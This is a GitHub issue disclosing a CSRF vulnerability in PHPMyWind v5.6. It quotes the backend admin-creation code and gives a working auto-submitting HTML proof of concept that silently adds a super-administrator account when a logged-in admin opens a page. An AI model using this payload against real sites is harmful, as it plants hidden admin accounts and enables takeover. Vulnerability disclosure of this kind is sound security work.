gaozhifeng / PHPMyWind Public

Code Issues 10 Pull requests 2 Actions Projects Wiki ···

New issue

Jump to bottom

CSRF vulnerability exists in PHPMyWind v5.6 #9

Open **zhuxianjin** opened this issue on Oct 28, 2019 · 0 comments

zhuxianjin commented on Oct 28, 2019

Product Homepage: http://phpmywind.com/

Software link: https://github.com/gaozhifeng/PHPMyWind

Version: v5.6


The backend code writes the new user data to the database without authentication such as token

```
        if($dosql->GetOne("SELECT `id` FROM `$tbname` WHERE `username`='$username'"))
        {
                ShowMsg('用户名已存在！', '-1');
                exit();
        }


        $password  = md5(md5($password));
        $loginip   = '127.0.0.1';
        $logintime = time();

        $sql = "INSERT INTO `$tbname` (username, password, nickname, question, answer, levelname, checkadmin, loginip, logintime) VALUES ('$username', '$password', '$nickname', '$ques
        if($dosql->ExecNoneQuery($sql))
        {
                header("location:$gourl");
                exit();
        }
```

When the background administrator clicks the malicious link, the background will add an administrator user

PoC:

```
<html>
<body>
<form action="http://127.0.0.1:9000/admin/admin_save.php" method="POST">
<html>
    <form action="http://127.0.0.1:9000/admin/admin_save.php" method="POST">
      <input type="hidden" name="username" value="admincsrf" />
      <input type="hidden" name="password" value="admin" />
      <input type="hidden" name="repassword" value="admin" />
      <input type="hidden" name="question" value="0" />
      <input type="hidden" name="answer" value="" />
      <input type="hidden" name="nickname" value="" />
      <input type="hidden" name="levelname" value="1" />
      <input type="hidden" name="checkadmin" value="true" />
      <input type="hidden" name="action" value="add" />
      <input type="submit" value="Submit request" />
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>
```



管理员管理

ID	用户名	管理组
1	admin	超级管理员
3	admincsrf	超级管理员

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant